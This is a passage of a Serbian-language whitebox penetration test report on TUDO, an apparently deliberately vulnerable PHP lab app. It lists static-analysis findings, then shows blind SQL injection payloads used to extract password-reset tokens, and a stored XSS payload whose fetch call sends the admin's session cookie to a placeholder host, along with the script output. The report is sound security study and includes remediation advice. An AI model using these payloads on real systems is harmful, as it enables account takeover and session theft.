SECURITY CODE REVIEW AND ANALYSIS

Whitebox penetration test nad TUDO aplikacijom

Statička analiza koda....2
Login Bypass - Zaobilaženje mehanizma autentikacije....10
Ranjiv kod....10
Tok napada....11
Admin Privilege Escalation - Eskalacija privilegija do administratorskog nivoa....14
Ranjiv kod....14
Tok napada....15
Remote Code Execution (RCE) - Izvršavanje proizvoljnog koda na serveru....17
PHP Object Injection....17
Ranjiv kod....17
Tok napada....18
Server-Side Template Injection....19
Ranjiv kod....19
Tok napada....20

Statička analiza koda

Pokrenut je Progpilot alat za statičku analizu koda nad source kodom TUDO aplikacije. Alat je kao rezultat vratio listu detektovanih ranjivosti. Za svaku ranjivost detektovan je izvor (*source*) i odredište (*sink*) tokena podataka, naziv i tip ranjivosti, kao i odgovarajuci CWE (Common Weakness Enumeration) identifikator.

Napomena: prikazani rezultati predstavljaju kompletan izlaz alata. U nastavku izveštaja svaki član tima će posebno analizirati ranjivosti relevantne za dodeljeni zadatak:

- *zaobilaženje mehanizma autentikacije (eng. Login Bypass),*
- *eskalaciju privilegija do administratorskog nivoa (eng. Admin Privilege Escalation)*
- *izvršavanje proizvoljnog koda na serveru (eng. Remote Code Execution).*

Rezultati analize celog src direktorijuma:


```
[
  {
    "source_name": [
      "$userObj"
    ],
    "source_line": [
      5
    ],
    "source_column": [
      106
    ],
    "source_file": [
      "\/app\/app\/admin\/import_user.php"
    ],
    "sink_name": "unserialize",
    "sink_line": 7,
    "sink_column": 189,
    "sink_file": "\/app\/app\/admin\/import_user.php",
    "vuln_name": "code_injection",
    "vuln_cwe": "CWE_95",
    "vuln_id": "8fc9c5141674d34986c3ad4c55f46bbf0fca8b34d00e4e6ffe7a56d1faa06886",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$template"
    ],
    "source_line": [
      34
    ],
    "source_column": [
      859
```

```
    ],
    "source_file": [
      "\/app\/app\/admin\/update_motd.php"
    ],
    "sink_name": "echo",
    "sink_line": 41,
    "sink_column": 1254,
    "sink_file": "\/app\/app\/admin\/update_motd.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "f6c3d43346bf5abd00f9aaba20edd103aed3adcab3365022db10c5d7fa991a6e",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$username"
    ],
    "source_line": [
      9
    ],
    "source_column": [
      227
    ],
    "source_file": [
      "\/app\/app\/forgotusername.php"
    ],
    "sink_name": "pg_query",
    "sink_line": 12,
    "sink_column": 322,
    "sink_file": "\/app\/app\/forgotusername.php",
    "vuln_name": "sql_injection",
    "vuln_cwe": "CWE_89",
    "vuln_id": "2b23136e94bac002cf0463d4d4cc542ebff3606cd8ec7b0ec0380f5b292924d9",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$row[0]"
    ],
    "source_line": [
      27
    ],
    "source_column": [
      964
    ],
    "source_file": [
      "\/app\/app\/index.php"
```

```
    ],
    "sink_name": "echo",
    "sink_line": 27,
    "sink_column": 957,
    "sink_file": "\/app\/app\/index.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "3a68b55c8ae8eda5de91aaa8aa0880a7bb9d7ba923c1597389992a68ac8e918b",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$row[1]"
    ],
    "source_line": [
      28
    ],
    "source_column": [
      1018
    ],
    "source_file": [
      "\/app\/app\/index.php"
    ],
    "sink_name": "echo",
    "sink_line": 28,
    "sink_column": 1011,
    "sink_file": "\/app\/app\/index.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "2c693647531d62fe2de26cdb8e16ca8c53258365693737161a4157babe216a88",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$row[2]"
    ],
    "source_line": [
      29
    ],
    "source_column": [
      1072
    ],
    "source_file": [
      "\/app\/app\/index.php"
    ],
    "sink_name": "echo",
    "sink_line": 29,
```

"sink_column": 1065,
"sink_file": "\/app\/app\/index.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "565573a67fd66b40d3a10dd9b56a72b7d8774e1498bc50381dee66a4b0efddbf",
"vuln_type": "taint-style"
},
{
"source_name": [
"$row[3]"
],
"source_line": [
30
],
"source_column": [
1126
],
"source_file": [
"\/app\/app\/index.php"
],
"sink_name": "echo",
"sink_line": 30,
"sink_column": 1119,
"sink_file": "\/app\/app\/index.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "070c93e86e07ebf463b8cd7dd28a75d968acce46443bb492f214c5a5def6c428",
"vuln_type": "taint-style"
},
{
"source_name": [
"$row[1]",
"$row[2]"
],
"source_line": [
61,
61
],
"source_column": [
2550,
2577
],
"source_file": [
"\/app\/app\/index.php",
"\/app\/app\/index.php"
],
"sink_name": "echo",

"sink_line": 61,
"sink_column": 2529,
"sink_file": "\/app\/app\/index.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "d3a0deb1e1a4306cae5e1e66dd18b0f5eca9dbdb02cfd0eae5ac4d87395fd592",
"vuln_type": "taint-style"
},
{
"source_name": [
"$htmlentities_return"
],
"source_line": [
80
],
"source_column": [
3419
],
"source_file": [
"\/app\/app\/index.php"
],
"sink_name": "echo",
"sink_line": 80,
"sink_column": 3412,
"sink_file": "\/app\/app\/index.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "175f7d5da737a2804f0520aaeb1ab9deb37a9cb70364b3d71d8efa97716da88a",
"vuln_type": "taint-style"
},
{
"source_name": [
"$htmlentities_return"
],
"source_line": [
81
],
"source_column": [
3487
],
"source_file": [
"\/app\/app\/index.php"
],
"sink_name": "echo",
"sink_line": 81,
"sink_column": 3480,
"sink_file": "\/app\/app\/index.php",

"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "61558bccaf45121e1d481097e9e86a8c73802045616656459fa13b9b194f27b8",
"vuln_type": "taint-style"
},
{
"source_name": [
"$htmlentities_return"
],
"source_line": [
82
],
"source_column": [
3555
],
"source_file": [
"\/app\/app\/index.php"
],
"sink_name": "echo",
"sink_line": 82,
"sink_column": 3548,
"sink_file": "\/app\/app\/index.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "73d07f58b2ae6cf7e6401f5fb50130c2096547fc9acbfa643ff7dc5788547209",
"vuln_type": "taint-style"
},
{
"source_name": [
"$row[1]"
],
"source_line": [
40
],
"source_column": [
1478
],
"source_file": [
"\/app\/app\/profile.php"
],
"sink_name": "echo",
"sink_line": 40,
"sink_column": 1478,
"sink_file": "\/app\/app\/profile.php",
"vuln_name": "xss",
"vuln_cwe": "CWE_79",
"vuln_id": "6562343d31bd8ffaa7c92bbeaad965ccc0e71570bbbbd36b9d631d22ceb79feb",

```
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$row[2]"
    ],
    "source_line": [
      42
    ],
    "source_column": [
      1625
    ],
    "source_file": [
      "\/app\/app\/profile.php"
    ],
    "sink_name": "echo",
    "sink_line": 42,
    "sink_column": 1625,
    "sink_file": "\/app\/app\/profile.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "07db14c959c04b552c0d55cb06c242c49ec6e39fff920b476a63b74d442fe0b6",
    "vuln_type": "taint-style"
  },
  {
    "source_name": [
      "$row[3]"
    ],
    "source_line": [
      44
    ],
    "source_column": [
      1781
    ],
    "source_file": [
      "\/app\/app\/profile.php"
    ],
    "sink_name": "echo",
    "sink_line": 44,
    "sink_column": 1781,
    "sink_file": "\/app\/app\/profile.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "3171b27ba9ad6c8f36d932173976c0d1c5f83c5e2d56786499b511391a625497",
    "vuln_type": "taint-style"
  },
  {
```

```
    "source_name": [
      "$_GET[\"token\"]"
    ],
    "source_line": [
      77
    ],
    "source_column": [
      2842
    ],
    "source_file": [
      "\/app\/app\/resetpassword.php"
    ],
    "sink_name": "echo",
    "sink_line": 77,
    "sink_column": 2842,
    "sink_file": "\/app\/app\/resetpassword.php",
    "vuln_name": "xss",
    "vuln_cwe": "CWE_79",
    "vuln_id": "d0adfe74035dd960628ccbe2a1f858038b5203291ce0ac943e61ce9ade57042b",
    "vuln_type": "taint-style"
  }
]
```

Login Bypass - Zaobilaženje mehanizma autentikacije

Ranjiv kod

Statičkom analizom koda detektovana je SQL injection ranjivost (CWE-89) u forgotusername.php.
Ranjiv kod se nalazi u liniji 12, gdje se korisnički unos ($username) direktno konkatenira u SQL upit bez sanitizacije. Ovakav pristup bez parametrizacije omogućava ubacivanje proizvoljnog SQL koda.


forgotusername.php

app > forgotusername.php

```
1  <?php
2      session_start();
3      if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true) {
4          header('location: /index.php');
5          die();
6      }
7
8      if ($_SERVER['REQUEST_METHOD'] === 'POST') {
9          $username = $_POST['username'];
10
11         include('includes/db_connect.php');
12         $ret = pg_query($db, "select * from users where username='".$username."';");
13
14         if (pg_num_rows($ret) === 1) {
15             $success = true;
16         } else {
17             $error = true;
18         }
19     }
20 ?>
```

Tok napada

Šalje se zahtjev za izmjenu lozinke. Kada se pošalje email korisniku (slika 1) to znači da mu je izdat novi token i sačuvan u bazi (slika 2).



Slika 1 - Screenshot iz burp suit-a da je poslat email


```
forgotpassword.php
app > forgotpassword.php
<?php
    if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true) {
    }

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $username = $_POST['username'];

        if ($username != 'admin') {
            include('includes/db_connect.php');
            $ret = pg_prepare($db, "checkuser_query", "select * from users where username = $1");
            $ret = pg_execute($db, "checkuser_query", array($_POST['username']));

            if (pg_num_rows($ret) === 1) {
                $row = pg_fetch_row($ret)[0];

                include('includes/utils.php');
                $token = generateToken();

                $ret = pg_prepare($db, "createtoken_query", "insert into tokens (uid, token) values ($1, $2)");
                $ret = pg_execute($db, "createtoken_query", array($row, $token));

                $success = true;
            }
```

Slika 2 - čuvanje novogenerisanog tokena

Pošto nema parametrizacije u upitu:

```
select * from users where username='".$username."';,
```

slanjem odgovarajucih upita koji se vide na slici 3 i slici 4 može se izvršiti sql injection.



Request

Pretty Raw Hex


```
1  POST /forgotusername.php HTTP/1.1
2  Host: localhost:8000
3  Content-Length: 26
4  Cache-Control: max-age=0
5  sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Accept-Language: en-US,en;q=0.9
9  Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:8000/forgotusername.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=59535abd42b1c9f0d86744bc41b5544c
21 Connection: keep-alive
22
23 username=user1' AND '1'='2
```

Response

Pretty Raw Hex Render

```
25                 <small style="color:#003366">
                       <a href="http://github.com/bmdyy">
                           &copy; William Moody, 2021
                       </a>
                   </small>
26             </div>
                   <div id="content">
27                 <form class="center_form" action="forgotusername.php" method="
                   POST">
28                     <h1>
                           Forgot Username:
                       </h1>
29                     <p>
                           Forgetting your username can be very frustrating.
                           Unfortunately, we can't just list all the accounts ou
                            for everyone
30                         to see. What we can do is let you look up your
                           username guesses and we will check if they are in the
                           system. Hopefully it
31                         won't take you too long :(
                       </p>
32                     <input name="username" placeholder="Username">
                       <br>
                       <br>
33                     <input type="submit" value="Send Reset Token">
34                     <span style='color:red'>
                           User doesn't exist.
                       </span>
                                   <br>
                       <br>
35                     <a href="login.php">
                           Log In
                       </a>
```

Slika 3 - Odgovor da korisnik ne postoji kada se uradi sqli sa upitom username=user1' AND '1'='2



Request

Pretty Raw Hex

```
1  POST /forgotusername.php HTTP/1.1
2  Host: localhost:8000
3  Content-Length: 26
4  Cache-Control: max-age=0
5  sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Accept-Language: en-US,en;q=0.9
9  Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:8000/forgotusername.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=59535abd42b1c9f0d86744bc41b5544c
21 Connection: keep-alive
22
23 username=user1' AND '1'='1
```

Response

Pretty Raw Hex Render

```
25                 <small style="color:#003366">
                       <a href="http://github.com/bmdyy">
                           &copy; William Moody, 2021
                       </a>
                   </small>
26             </div>
                   <div id="content">
27                 <form class="center_form" action="forgotusername.php" method="
                   POST">
28                     <h1>
                           Forgot Username:
                       </h1>
29                     <p>
                           Forgetting your username can be very frustrating.
                           Unfortunately, we can't just list all the accounts out
                            for everyone
30                         to see. What we can do is let you look up your
                           username guesses and we will check if they are in the
                           system. Hopefully it
31                         won't take you too long :(
                       </p>
32                     <input name="username" placeholder="Username">
                       <br>
                       <br>
33                     <input type="submit" value="Send Reset Token">
34                     <span style='color:green'>
                           User exists!
                       </span>
                                   <br>
                       <br>
35                     <a href="login.php">
                           Log In
                       </a>
```

Slika 4 - Odgovor da korisnik postoji kada se uradi sqli sa upitom username=user1' AND '1'='1

Jasno je da se umjesto toga može podvaliti sql upit preko koga se može izvući token sistematično.


Koraci u ekspolataciji:

- slanje zahtjeva za generisanje reset tokena za *korisnicko_ime*
- izvlačenje tokena iz baze putem blind SQLi oracle-a,
- resetovanje lozinke korištenjem izvučenog tokena,
- uspješna prijava sa novom lozinkom.

```
Token: A3TKA9agfsZ5BvVC1rHhpgC6VXw42JrF
Password successfully changed for user1 to newpass1
```

Slika 5 - Rezultat izvrsene skripte

Slika 6 prikazuje uspješnu prijavu kao user1 sa resetovanom lozinkom, čime je potvrđen kompletan login bypass.



Slika 6 - Uspjesna prijava sa resetovanom lozinkom

Kako bi se izbjegle ovakve ranjivosti, potrebno je koristiti parametrizovane SQL upite umjesto direktne konkatenacije korisničkog unosa.

Admin Privilege Escalation - Eskalacija privilegija do administratorskog nivoa

Statičkom analizom koda detektovana je *Stored* XSS ranjivost (CWE-79) koja omogućava eskalaciju privilegija do administratorskog nivoa putem krađe sesijskog kolačića (eng. *cookie*). Ranjivost se nalazi na dva mesta: *profile.php* i *index.php*.

Ranjiv kod

Slika 7 prikazuje ranjiv deo koda. Aplikacija preuzima vrednost polja *description* direktno iz *POST* zahteva (*$_POST['description']*) i ažurira je u bazi podataka bez validacije ili sanetizacije unosa. Uskladištena vrednost se prikazuje u *index.php* u admin sekciji, gde se *$row[3]* (polje *description)* prosleđuje direktno naredbi bez sanitizacije (Slika 8).

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!isset($_POST['description'])) {
        $error = true;
    }
    else {
        $description = $_POST['description'];

        include('includes/db_connect.php');
        $ret = pg_prepare($db, "updatedescription_query", "update users set description = $1 where username = $2");
        $ret = pg_execute($db, "updatedescription_query", Array($description, $_SESSION['username']));
        $success = true;
    }
}
```


Slika 7 - Deo *profile.php* koda koje se eksploatiše.

```
<?php if (isset($_SESSION['isadmin'])) {
    include('includes/db_connect.php');
    $ret = pg_query($db, "select * from users order by uid asc;");

    echo '<h4>[Admin Section]</h4>';
    echo '<table>';
    echo '<tr><th>Uid</th><th>Username</th><th>Password (SHA256)</th><th>Description</th></tr>';
    while ($row = pg_fetch_row($ret)) {
        echo '<tr>';
        echo '<td>'.$row[0].'</td>';
        echo '<td>'.$row[1].'</td>';
        echo '<td>'.$row[2].'</td>';
        echo '<td>'.$row[3].'</td>';
        echo '</tr>';
    }
    echo '</table><br>';
    echo '<b>Import user:</b> <br>';
?>
```

Slika 8 - Deo *index.php* koda koji se eksploatiše.

Tok napada

Napadač, prijavljen kao regularni korisnik (*user1*), unosi XSS *payload* u polje za opis profila (Slika 9). *Payload* je konstruisan tako da *JavaScript* kod bude enkodovan u *Base64* i izvršen putem *eval(atob(...))* (Listing 1). Ovakav pristup omogućava zaobilaženje filtera zasnovanih na detekciji ključnih reči.




Slika 9 - Izvršavanje XSS napada.

```
<img src/onerror='eval(atob(`<BASE64_KOD>`))'/>
fetch('//<HOST>:<PORT>/'+btoa(document.cookie))
```

Listing 1 - XSS *payload* i kod koji se izvršava u pretraživaču.

Slika 10 predstavlja uspešno pokretanje injektovanog koda demostracionim *alert(1) payloadom*, čime je potvrđena XSS ranjivost.



Slika 10 - Izvršena *alert* skripta.

Za razliku od *Reflected XSS* napada koji zahteva da žrtva klikne maliciozni link, *Stored* XSS *payload* se okida automatski čim se administrator prijavi na aplikaciju. Prva stranica posle logina je *index.php*, gde se prikazuje tabela svih korisnika, uključujuči i njihove opise. Napadač ne mora da se osloni na dodatnu interakciju sa strane administratora, sama prijava je dovoljna.

Koraci u eksploataciji su:

1. prijava kao regularni korisnik (*user1*),
2. ažuriranje opisa profila sa XSS *payloadom* koji vrši eksfiltraciju kolačića,
3. pokretanje lokalnog *socket listenera* koji pasivno čeka dolaznu konekciju i
4. prijem i dekodovanje administratoskog sesijskog kolačića čim se administrator prijavi.

Slika 11 prikazuje rezultat izvršene skripte.

```
$ python3 privilege_escalation.py http://localhost:8000 user1 user1
Login successful for user 'user1'.
Description updated successfully.
Listening on localhost:8001.
Admin cookie received: ajs_anonymous_id=0eed8510-1208-410b-bdae-07059cc9a47e; _xsrf=2|8856c1f3|be8c4616953cd0f7298c62c283
45861e2f1d96cb2784994e9
```

Slika 11 - Rezultat izvršene skripte

Remote Code Execution (RCE) - Izvršavanje proizvoljnog koda na serveru

PHP Object Injection

Ranjiv kod

Statičkom analiza koda, detektovana je *code injection* ranjivost (CWE_95) u fajlu *import_user.php*. Osetljiva metoda je *unserialize*. Za izvršavanje ovog napada nije potreban pristup admin nalogu.

